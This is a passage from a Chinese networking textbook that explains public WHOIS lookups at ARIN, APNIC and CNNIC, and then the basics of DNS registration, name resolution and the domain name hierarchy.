在图 5.23 中，右侧有一个可以输入 IP 地址或者域名的文本框，单击 Search WHOIS 按钮即可查询到该 IP 地址的分配情况。如现在希望查询微软公司的 IP 地址注册情况，只需输入 Microsoft，然后单击 Search WHOIS 按钮，查询结果如图 5.24 所示。随意挑选一项链接单击进入页面，可以查看具体的注册信息。




图 5.24 微软公司的 IP 地址注册情况

需要注意的是，有相当一部分 IP 地址或者域名已经无法在 ARIN 查到，因为这些域名和 IP 地址在 APNIC 或者 CNNIC 注册后，ARIN 只会显示该域名的管辖机构名称，并不会显示具体的信息，而这些具体信息都需要到 APNIC 和 CNNIC 中分别查询。

5.3.2 APNIC：亚太域名注册机构

APNIC 是亚太地区的域名注册管理机构，早期注册的域名中属于亚太地区的基本上都转移给了该机构，同时，如果现在亚太地区的公司或者机构需要申请域名，均可直接向该机构提出申请。所以，如果想查询亚太地区的域名或者 IP 地址，就需要使用 APNIC 提供的 Whois 工具。该机构的网址是 www.apnic.net，主页如图 5.25 所示。




图 5.25 APNIC 主页

在图 5.25 中，右侧有一个可以输入 IP 地址或者域名的文本框，单击 Go 按钮即可查询到该 IP 地址的分配情况。如现在希望查询中国联通公司注册的 IP 地址资源情况，只需在此输入 Unicom，然后单击 Go 按钮，结果如图 5.26 所示。随意单击一项链接进入页面，就可以看到具体的注册信息。

5.3.3 CNNIC：中国域名注册机构

CNNIC 是中国地区的域名管理机构，其全称是中国互联网络信息中心。因为现行的域名管理机制非常灵活，所以中国企业或者机构可以向 CNNIC 申请域名，也可以向 APNIC 或 ARIN 申请，但是一般来讲，向 CNNIC 申请要容易一些，每年的域名维护也方便一些。该机构的网址是 www.cnnic.cn，主页如图 5.27 所示。




图 5.26 APNIC 查询 Unicom 信息

图 5.27 CNNIC 主页

在图 5.27 左侧文本框中输入需要查询的 IP 地址或域名名称，选择“IP 地址”或者“CN 域名”单选项，单击“查询”按钮即可查询到相应信息。如这里输入 Unicom，选择“CN 域名”单选项，单击“查询”按钮，可以得到如图 5.28 所示的页面。




图 5.28 Unicom 的 CN 域名查询

5.4 DNS 查询

互联网上计算机之间的 TCP/IP 通信是通过 IP 地址进行的。因此，网上的计算机都应有一个 IP 地址作为识别的唯一标识。域名系统（Domain Name System）是用于注册计算机名及其 IP 地址的程序。DNS 的目的是使任何地方的主机都可以通过比较友好的计算机名字而不是 IP 地址来找到另一台计算机。

DNS 服务器为客户机提供一种方法来存储和搜索其他主机的主机名和 IP 地址，这里所说的客户机可以是单独的计算机用户、应用服务器，也可以是 DNS 服务器。主机是计算机的另一种名称，主机名就是计算机在域名系统中使用的名字。域名空间是指互联网上所有主机的唯一的比较友好的主机名所组成的空间，每一个主机名及其 IP 地址存储在一台或多台 DNS 服务器上，以便网上的其他用户搜索相应主机的 IP 地址。为此，DNS 服务器之间必须能进行可靠的通信，以便将互联网域名树的每一个分支捆绑在一起，形成一个综合系统。

域名服务中有两个最基本的概念：域名注册和解析。这两个概念对于理解 DNS 名字和 DNS 服务器都非常重要。首先简单介绍一下注册和解析的对象：主机名和 IP 地址。

5.4.1 主机名和 IP 地址

DNS 的数据文件中存储着主机名和与之相匹配的 IP 地址。从某种意义上说，DNS 类似于存储着用户名及与之匹配的电话号码的服务系统。DNS 最主要的用途是，通过它可以从主机名找到与之匹配的 IP 地址，并且在需要时输出相应的信息。

主机名和 IP 地址必须注册。注册就是将主机名和 IP 地址记录在一个列表或目录中。注册的方法可以是人工的也可以是自动的、静态的或者动态的。过去的 DNS 服务器都是通过人工的方法得

到原始的主机注册，也就是说，主机在 DNS 列表中的注册要由人从键盘输入。现在慢慢向动态的主机注册方式演变。动态更新是用 DHCP 服务器触发完成的，或者直接由具有动态 DNS 更新能力的主机完成。

除非使用动态 DNS，否则 DNS 注册通常都是人工和静态的。Windows 操作系统就提供了动态 DNS 功能。当主机的信息有所变化时，主机记录的更新通常由人工来完成。图 5.29 表示了若干主机在 DNS 服务器中的注册。在 DNS 服务器中，最主要的信息就是主机名和 IP 地址。

另一种自动注册的方法是通过 DHCP 服务器向具有动态 DNS 功能的 DNS 服务器注册名字。即，在客户机上网时 DHCP 服务器自动给其分配一个 IP 地址。因为该方法经过完整的测试并受到广泛支持，所以目前使用最广泛。该方法几乎在任何情况下都能正常工作。当注册完成以后（尤其是已被提醒成功时），所有的 DNS 服务器都收到了主机的注册信息。

主机名必须在 DNS 服务器中注册，这台服务器称为主 DNS 服务器。辅 DNS 服务器自动地从主 DNS 服务器获得所有数据。管理员对这种备份很感兴趣，因为这可以让他在几个不同的地方安置具有相同数据库的服务器。例如，中心办公室可以有一台主 DNS 服务器，而外地的机构可以有本地的辅 DNS 服务器，以加速地址的查找，也可防止因网络失效而找不到 DNS 服务器。主、辅 DNS 服务器的搭配使得所有的服务器都能找到已注册的主机，客户机能从离它最近的服务器获得回答。




图 5.29　DNS 注册

5.4.2　主机名的解析

只要进行了注册，主机名就可以被解析。解析是一个客户端过程，目的是查找已注册的主机名或者服务器名，以便得到相应的 IP 地址。客户机得到了目标主机的 IP 地址后，就可以直接在本地网上通信，或者通过一个或几个路由器在远程网上通信。显然，一个 DNS 服务器可以有许多已注册的主机。解析注册在同一台 DNS 服务器上的其他主机名应该是比较快的。一个具有上千台主机的企业只需要少数几台 DNS 服务器。图 5.30 显示了 DNS 客户机如何解析另一个在同一台 DNS 服务器上注册的主机名。




图 5.30 DNS 查询

解析器是一个解析程序，该程序运行在所有使用 TCP / IP 协议的有 DNS 功能的计算机上。解析器将包含网络主机域名的路径描述转换为查询请求。解析器甚至还可以缓存已定位的主机，以加速接通的过程。解析器几乎无所不在，可以是本地的或者远程的，可以在客户机上也可以在 DNS 服务器上。DNS 服务器可以在需要时通过解析器查询另一台 DNS 服务器，这种情况是经常发生的。

当一台 DNS 客户机作为客户机时，其解析器就处于工作状态；当一台 DNS 服务器作为客户机时，其解析器也处于工作状态；当一台 DNS 服务器作为服务器使用时，其作用就是响应客户机的解析器的查询，而这台客户机也可能是另一台 DNS 服务器。

从解析器的角度来说，域名系统是由数目不详的域名服务器组成的，每台域名服务器具有整个域名树中的一个或几个分支数据。经过查询后，返回给解析器的结果可能是下列结果中的一种：

- **给出所需数据的一个或几个资源记录。**在这种情况下，解析器将以适当的格式返回得到的回答。
- **主机名错误。**当所查询的名字不存在时，给出这种错误。
- **数据未找到错误。**当存在所查询的主机名但找不到相应的数据时，出现这种错误。

5.4.3 主机名的分布

一台单独的 DNS 服务器不能包含全世界的主机名。如果存在这样的主 DNS 服务器的话，客户机和这台服务器的距离就太远了。事实是，主机名分布于许多 DNS 服务器中。

为了解决客户机寻找 DNS 服务器的问题，域名系统使用自顶向下的域名树的方法来解决这个问题。每一台主机是树中某一个分支的叶子，而每个分支具有一个域名。重要的是，每一台主机都和一个域相关联。

当一台客户机需要另一台主机的 IP 地址时，一般首先查询自己所在的 DNS 服务器，前提是这台服务器列在搜索次序的首位。如果这台服务器并没有所要查询主机的记录，查询便在树中向上移动，到达高一级服务器，直到找到一台给出查询结果的服务器。为了完全理解 DNS 域和服务器的这种相互依存的关系，可以想像域名树本身是一种分层的域名结构，如图 5.31 所示。




图 5.31 DNS 的域名树结构

除非因某些特殊原因使 DNS 服务器和外界没有联系，否则，每台 DNS 服务器总是和其他服务器一起成为整个互联网域名层次中的一员，没有一台 DNS 服务器会是一个孤立的小岛。每台服务器都会在互联网域名服务中承担一定的责任，即使只是承担一个小企业的域名或者一个大企业域名的一部分。

5.4.4 DNS 的工作方式

当互联网规模还很小时，一个单独的统一的 host.txt 主机文件在网络中发布，就可以完成主机的查找。而当互联网规模越来越大时，这种发布主机文件的查找方法就不适用了。因此 DNS 的结构逐渐形成，以代替原来的以文件为基础的主机查找。DNS 实现了一种分布式数据模型，形成一种文件系统树，如图 5.32 所示。从体系结构上来说，DNS 是一种分布式、层次型、客户机/服务器式的数据库管理系统。




图 5.32 DNS 类似于文件系统

这种树形模型是分布式的，因为每个注册的域都将自己的数据库列表提供给整个系统，如图5.33所示。




图 5.33 DNS 域名的树形结构

层次结构的最高端是域名树的根，提供根域名服务。根域名服务器具有指向第一层域的初始指针，即顶层域名，如.com，.org，.mil 和.edu。另外，还有 200 多个表示地理位置的顶层域名。这个列表仍在发展。顶层域名最初由 Internet 授权地址分配组 IANA 管理。后来，一些顶层域名被授权给一些组织，例如 Internet 信息中心 InterNIC 来管理。InterNIC 管理的顶层域名包括.com，.org，.act 和.edu。

在域名层次结构中，主机可以存在于根以下的各个层上。因为域名树是层次型而不是平面型的，因此只要求主机名在每一个分支中必须是唯一的。例如，一个公司可以有若干主机名为 www 的 Web 服务器，前提是每台服务器必须在域名层次的不同分支上。如 www.xyz.com 和 www.corp. com 都是有效的主机名，也就是说，即使这些主机有相同的名字，也都可以被正确地解析到唯一的主机上。这种原则对于 FTP 结点、Web 结点、域名服务器等都是适用的，即只要是在不同的子域，就可以重名。

